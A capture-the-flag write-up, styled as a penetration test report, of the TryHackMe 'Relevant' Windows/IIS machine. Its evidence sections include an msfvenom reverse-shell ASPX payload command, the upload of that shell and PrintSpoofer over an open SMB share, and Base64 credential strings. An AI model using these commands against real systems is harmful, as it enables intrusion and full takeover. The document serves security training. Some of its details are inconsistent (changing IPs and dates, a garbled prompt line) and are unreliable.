



Try
Hack
Me

LEARN. PRACTICE.
HACK. REPEAT.

TRY HACK ME



PENETRATION REPORT



COMPREHENSIVE TESTING

Thorough assessment
of systems, networks,
and applications.



IDENTIFY VULNERABILITIES

Discover security
weaknesses before
attackers do.



RISK ANALYSIS

Prioritized findings with
clear risk ratings and
business impact.



ACTIONABLE RECOMMENDATIONS

Practical steps to fix
vulnerabilities and
strengthen security.



PROFESSIONAL REPORTING

Detailed report with
evidence, insights, and
remediation guidance.



STRENGTHEN YOUR DEFENSES.
STAY AHEAD OF THREATS.



REAL-WORLD TESTING.
REAL SECURITY.



tryhackme.com

Relevant CTF THM

By Molapo Manuel

Executive summary	2
Overview	3
Results.....	3
Impact	4
Remediation Direction.....	4
Technical findings	4
Title:.....	4
Risk rating:	4
Summary.....	4
Background	4
Technical details and Evidence	5
Remediation Advice	5
Assessment's scope.....	13

Executive summary

A black-box penetration test was conducted against the provided target environment to identify security weaknesses that could be exploited by a malicious actor. The assessment successfully achieved engagement objectives, resulting in the compromise of both user-level and administrative-level access.

The assessment identified several critical vulnerabilities that, when chained together, enabled full system compromise. These included unauthenticated access to a network file share, exposure of sensitive credentials within publicly accessible files, unrestricted file upload capabilities to a web-accessible directory, and a privilege escalation path leading to NT authority\system access.

Through exploitation of these weaknesses, valid user credentials were obtained, remote code execution was achieved via a malicious ASP.NET payload, and local privilege escalation techniques were used to gain complete control of the target system. The successful acquisition of both the User and Root flags demonstrates the impact of the identified vulnerabilities and the effectiveness of the attack chain.

Immediate remediation is recommended to restrict unauthorized SMB access, remove exposed credentials, implement secure file upload controls, enforce least-privilege principles, and address privilege escalation vulnerabilities. Failure to remediate these issues could allow an attacker to gain full administrative control of the environment, resulting in unauthorized access, data compromise, and potential disruption of business operations.

Overview

The assessment identified multiple critical security weaknesses that could be chained together to achieve full system compromise. These vulnerabilities included unauthorized access to a network share, exposure of sensitive credentials, unrestricted file upload functionality, and a privilege escalation path to administrative access. Successful exploitation of these issues allowed complete control of the target system and demonstrated a significant risk to the confidentiality, integrity, and availability of organizational assets.

Results

The penetration test successfully achieved all engagement objectives. Multiple critical vulnerabilities were identified and exploited, resulting in unauthorized access to sensitive information, remote code execution, and privilege escalation to NT AUTHORITY\SYSTEM. The assessment confirmed that an attacker could gain complete control of the target system through a combination of misconfigured services,

exposed credentials, and inadequate access controls. Both the User and Root flags were successfully obtained, demonstrating the overall impact of the identified security weaknesses.

Impact

Successful exploitation of the identified vulnerabilities enabled an attacker to obtain sensitive credentials, execute arbitrary code on the target system, and escalate privileges to NT AUTHORITY\SYSTEM. This level of access could result in unauthorized data access, system compromise, service disruption, lateral movement within the environment, and complete loss of confidentiality, integrity, and availability.

Remediation Direction

Restrict access to SMB shares using proper authentication and least-privilege permissions. Remove sensitive information from publicly accessible locations and implement secure credential management practices. Enforce strict file upload controls to prevent the upload and execution of malicious files. Review and reduce unnecessary privileges assigned to service accounts, apply security updates regularly, and implement system hardening measures to mitigate privilege escalation risks. Continuous monitoring and periodic security assessments should also be performed to identify and address future weaknesses.

Technical findings

Title: Information Disclosure via Insecure Network Share

Risk rating: 7.7 (high)

Summary

The assessment identified an insecurely configured SMB share that allowed unauthenticated users to access and browse shared files without providing valid credentials. This misconfiguration exposed sensitive information stored within the share and significantly increased the attack surface of the target system.

Background

Server Message Block (SMB) is a network protocol used for sharing files, folders, and other resources across systems, and in secure environments access should be strictly controlled through proper authentication and authorization mechanisms. During testing, the nt4wrksv share was found to permit anonymous access, allowing remote users to enumerate directories and retrieve files without authorization. This misconfiguration

enables an attacker to perform reconnaissance, identify sensitive files, and extract internal information such as credentials or configuration data stored within the share. The exposed information can then be leveraged to facilitate further attacks, including unauthorized account access, privilege escalation, remote code execution, and ultimately complete system compromise.

Technical details and Evidence

The penetration tester enumerated SMB shares using `smbclient -L \\10.81.179.54`, which revealed four available shares on the target system. Among these, the `nt4wrksv` share was identified as a notable disk share potentially containing sensitive information, including credentials. This exposure occurred due to insufficient access restrictions and improper configuration of the SMB service, allowing unauthorized users to list and access shared resources without authentication controls.

```
root@ip-10-81-120-224:~# smbclient -L \\10.81.179.54
Password for [WORKGROUP\root]:
Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
IPC$           IPC            Remote IPC
nt4wrksv       Disk
```

SMB1 disabled -- no workgroup available
root@ip-10-81-120-224:~# smbclient //10.81.179.54/nt4wrksv

Impact

The misconfigured SMB share allows unauthorized users to enumerate and access shared resources without authentication. This can lead to the exposure of sensitive files, including credentials or configuration data, which may be used to gain initial access to the system. Once valid credentials or useful information are obtained, an attacker can escalate the attack by accessing additional services, performing lateral movement, achieving remote code execution, and potentially gaining full control of the affected host.

Remediation Advice

Restrict SMB share access by enforcing strong authentication and authorization controls, ensuring that only authorized users and groups can access shared resources. Remove or disable anonymous access and regularly audit share permissions to ensure compliance with the principle of least privilege. Sensitive data such as credentials should never be stored in publicly accessible shares and should be managed using secure credential storage solutions. Additionally, implement continuous monitoring and logging for SMB activity to detect and respond to unauthorized access attempts promptly.

Title: Weak Data Security (Sensitive Data Exposure)

Risk rating :9.0 (Critical)

Summary

The assessment identified weak data security due to sensitive credentials being stored in a publicly accessible network directory. The file passwords.txt contains encoded credential strings that are easily reversible, exposing valid user accounts. This misconfiguration allowed an attacker to retrieve and decode the information, leading to successful account compromise.

Background

Storing sensitive information such as credentials in publicly accessible directories introduces a significant security risk, especially when only weak encoding methods such as Base64 are used. With these credentials, an attacker can authenticate internal systems, escalate privileges depending on account permissions, and gain access to additional services or sensitive data. This initial foothold can be further leveraged for lateral movement within the network, execution of malicious activities, and potentially full compromise of the target environment if combined with other vulnerabilities.

Technical details and Evidence

Accessing the nt4wrksv SMB share revealed the presence of sensitive information stored within a file named passwords.txt. This file contains credential data, exposing user passwords, and indicating improper handling of sensitive information within a publicly accessible network share.

```
root@ip-10-81-120-224:~# smbclient //10.81.179.54/nt4wrksv
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Sat Jul 25 21:46:04 2020
..               D          0  Sat Jul 25 21:46:04 2020
passwords.txt    A        98  Sat Jul 25 15:15:33 2020

7735807 blocks of size 4096. 5097412 blocks available
smb: \> ls
.                D          0  Sat Jul 25 21:46:04 2020
..               D          0  Sat Jul 25 21:46:04 2020
passwords.txt    A        98  Sat Jul 25 15:15:33 2020

7735807 blocks of size 4096. 5097412 blocks available
smb: \> get password.txt
nt_create_object_name: NOT FOUND, creating remote file: password.txt
```


The downloaded file was stored in the attacker's local system (root directory) and subsequently analyzed. Upon inspection, the contents of the file were found to be encoded using Base64, a simple encoding scheme commonly used for data representation rather than security. The encoded strings were easily decoded, revealing plaintext credentials that could be used for authentication and further system access.

```

root@ip-10-81-120-224:~# ls
CTFBuilder  Postman    neoreg_servers v341m-install-20260513-1910.log
Desktop     Rooms      passwords.txt   v341m-install-rerun-20260513-1916.log
Documents   Scripts     reports         v341m-install-rerun2-20260513-1917.log
Downloads   Templates  snap
Pictures    go         test-reports
root@ip-10-81-120-224:~# cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmLsbCAtIEp1dzRubmFNG40MjA2OTY5NjkhJCQK
root@ip-10-81-120-224:~#

```

The decoded form of the passwords is shown below.



Impact

The storage of credentials in a Base64-encoded format does not provide any real security and results in sensitive information being easily recoverable by an attacker. Once decoded, the exposed credentials can be used to authenticate as valid users, potentially granting access to internal systems and services. This can lead to unauthorized access, privilege escalation depending on account permissions, lateral movement within the network, and full compromise of the affected environment.

Remediation Advice

Sensitive information such as usernames and passwords must never be stored in publicly accessible directories or shared locations. Base64 encoding should not be used as a security control, and instead strong encryption mechanisms should be implemented where storage of sensitive data is necessary. Access to shared directories should be restricted using proper authentication and least-privilege principles. Additionally, regular security reviews should be conducted to identify and remove exposed credentials and secure credential management solutions such as vaulting systems should be used to store sensitive data safely.

Title: Unrestricted File Upload to a Web-Accessible Directory

Rate rating: 8.9 (high)

Summary

The assessment identified an arbitrary file upload vulnerability within a web-accessible SMB share (nt4wrksv) that is directly mapped to a directory served by an IIS web server. The share was configured with insufficient restrictions, allowing unauthorized users to upload files, including server-side scripts, into a publicly accessible web directory.

Background

File upload functionality is a common attack surface when user-supplied files are stored in web-accessible locations without proper validation and execution controls. Due to weak permissions, an attacker is able to upload malicious ASP.NET files (such as .aspx web shells or payloads) to the directory and once uploaded, the attacker can trigger execution of the malicious file by sending an HTTP request to the hosted path, resulting in remote code execution on the target system. This provides an interactive foothold on the server, allowing command execution, system enumeration, credential harvesting, and further exploitation.

Technical details and evidence

A malicious ASP.NET payload (shell.aspx) was generated using Metasploit (msfvenom) and subsequently transferred to the target system via the exposed nt4wrksv SMB share. The file was uploaded successfully due to misconfigured write permissions on the share, which allowed unauthorized file placement within a web-accessible directory. Once uploaded, the payload was positioned for execution through the IIS web server, enabling potential remote code execution when accessed via an HTTP request.

```
gntsbckctc1p1u2n0uWnK40nJaz0Tf5hJkK2CQKt00t@ip-10-81-120-224:~#  
root@ip-10-81-120-224:~# msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=10.81.120.224 lport=1234 -f aspx -o shell.aspx
```

```
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[*] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 248902 bytes  
Final size of aspx file: 1258052 bytes  
Saved as: shell.aspx  
root@ip-10-81-120-224:~#
```

```
root@ip-10-81-120-224:~# smbclient \\\\10.81.179.54\\nt4wrksv  
Password for [WORKGROUP\\root]:  
Try "help" to get a list of possible commands.  
smb: \> put shell.aspx  
putting file shell.aspx as \\shell.aspx (204757.7 kb/s) (average 204761.1 kb/s)  
smb: \>
```

Impact

The presence of an unrestricted file upload mechanism within a web-accessible SMB share allows an attacker to place malicious server-side scripts directly onto the target

web server. Once uploaded, these files can be executed via HTTP requests, resulting in remote code execution (RCE). This grants the attacker the ability to execute arbitrary commands on the system, potentially leading to full system compromise, data theft, service disruption, and deployment of persistent backdoors. In environments where this is exploited, attackers may also use the initial foothold to perform privilege escalation and lateral movement across the network.

Remediation Advice

Strict access controls should be enforced on all SMB shares, ensuring that written permissions are only granted to authorized users and administrative accounts. File upload functionality should never be directly mapped to a web-accessible directory. Web servers should implement secure upload handling, including file type validation, content inspection, and storage of uploaded files outside the web root. Execution permissions should be disabled for user-uploaded content. Additionally, apply the principle of least privilege to service accounts, regularly audit share permissions, and monitor file upload activity to detect and prevent unauthorized modifications.

Title: Privilege Escalation via SeImpersonatePrivilege (PrintSpoofer)

Risk rating:9.0 (Critical)

Summary

The assessment identified excessive privileges assigned to a web server service account, specifically the presence of the SeImpersonatePrivilege. When enabled on service accounts running IIS application pools (such as IIS_IUSRS or Network Service), this privilege can be abused if the account is compromised, allowing an attacker to escalate privileges beyond the intended security boundary and potentially gain full system control.

Background

Service accounts in Windows environments are designed to operate with restricted permissions to minimize the impact of compromise. However, the SeImpersonatePrivilege allows a process to impersonate security tokens of other users after authentication. If an attacker gains initial access through a compromised service account, this privilege can be leveraged to perform token impersonation attacks and escalate privileges to NT AUTHORITY\SYSTEM, effectively bypassing standard access controls.

Technical Details and Evidence

To escalate privileges on the compromised system, the SeImpersonatePrivilege assigned to the service account was exploited using the PrintSpoofer technique. This

attack abuses Windows token impersonation mechanisms to elevate privileges from a low-privileged service account to NT AUTHORITY\SYSTEM.

```
meterpreter > getprivs
```

```
Enabled Process Privileges  
=====
```

```
Name  
----
```

```
SeAssignPrimaryTokenPrivilege  
SeAuditPrivilege  
SeChangeNotifyPrivilege  
SeCreateGlobalPrivilege  
SeImpersonatePrivilege  
SeIncreaseQuotaPrivilege  
SeIncreaseWorkingSetPrivilege
```

The PrintSpoofer64.exe binary was downloaded from a trusted public repository and transferred to the target system via the writable nt4wrksv SMB share, along with other previously uploaded payloads. The shared directory was confirmed to be mapped directly to the IIS web root (C:\inetpub\wwwroot\nt4wrksv), enabling seamless file placement and execution.

```
(kali㉿kali)-[~]  
└─$ smbclient \\\\10.10.13.92\\nt4wrksv  
Password for [WORKGROUP\\kali]:  
Try "help" to get a list of possible commands.  
smb: \> put PrintSpoofer64.exe  
putting file PrintSpoofer64.exe as \\PrintSpoofer64.exe (17.5 kb/s) (average 17.5
```

```
smb: \> dir  
.  
2023 D 0 Sun Sep 17 21:09:03  
..  
2023 D 0 Sun Sep 17 21:09:03  
passwords.txt A 98 Sat Jul 25 22:15:33  
2020  
PrintSpoofer64.exe A 3934 Sun Sep 17  
21:09:04 2023  
shell.aspx A 1014987 Sun Sep 17 20:59:47  
2023  
  
7735807 blocks of size 4096. 5138597 blocks available
```

After obtaining a Meterpreter session through the uploaded web shell, a system shell was established, and the working directory was navigated to the web root. The presence of PrintSpoofer64.exe on the target system was confirmed, positioning it for execution to exploit the impersonation privilege and achieve SYSTEM-level access.

```
meterpreter > shell
Process 2064 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
c:\windows\system32\inetsrv>cd c:/inetpub/wwwroot/nt4wrksv
cd c:/inetpub/wwwroot/nt4wrksv

c:\inetpub\wwwroot\nt4wrksv>dir
dir
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of c:\inetpub\wwwroot\nt4wrksv

09/17/2023  07:29 AM    <DIR>          .
09/17/2023  07:29 AM    <DIR>          ..
07/25/2020  08:15 AM                98 passwords.txt
09/17/2023  07:29 AM            27,136 PrintSpoofer64.exe
09/17/2023  06:59 AM        1,014,987 shell.aspx
               4 File(s)          1,046,155 bytes
               2 Dir(s)  21,047,664,640 bytes free
```

Impact

The presence of the `SelImpersonatePrivilege` on a compromised service account significantly increases the severity of initial access. If an attacker gains control of such an account, they can leverage token impersonation techniques to escalate privileges to `NT AUTHORITY\SYSTEM`. This results in complete compromise of the affected host, allowing unrestricted access to system files, execution of arbitrary commands, credential dumping, security control bypass, and potential lateral movement across the network. The vulnerability effectively turns a low-privileged service account compromise into full administrative takeover.

Remediation Advice

The `SelImpersonatePrivilege` should be strictly reviewed and removed from service accounts where it is not explicitly required. Service accounts should operate under the principle of least privilege, ensuring they are granted only the minimum permissions necessary for functionality. Where possible, isolate web application pools and use dedicated low-privileged identities with hardened configurations. Additionally, apply security updates regularly, monitor privilege escalation attempts, and implement

endpoint detection and response (EDR) tools to detect abuse of impersonation privileges. Regular privilege audits should be conducted to ensure no unnecessary high-risk permissions are assigned to service accounts.

Assessment's scope

The assessment was conducted as a black-box penetration test, simulating the perspective of an external attacker with no prior knowledge of the target environment. The objective was to identify and exploit vulnerabilities within the assigned virtual machine to obtain proof of compromise in the form of two flags, User.txt and Root.txt. The scope was limited strictly to the provided target IP address, and no external systems or infrastructure were included. The engagement focused on identifying security weaknesses such as misconfigurations, exposed services, and vulnerable functionalities, with manual exploitation techniques prioritized over automated tools where possible.

All activities were performed within a controlled virtual environment for testing purposes only, with full authorization for the use of permitted tools and techniques against the in-scope system. The methodology included reconnaissance, service enumeration, vulnerability identification, exploitation, and privilege escalation to demonstrate full attack paths. Findings were documented throughout the assessment, including all discovered vulnerabilities and successful exploitation chains. The environment was assumed to be intentionally vulnerable, and no impact on production systems occurred during the engagement.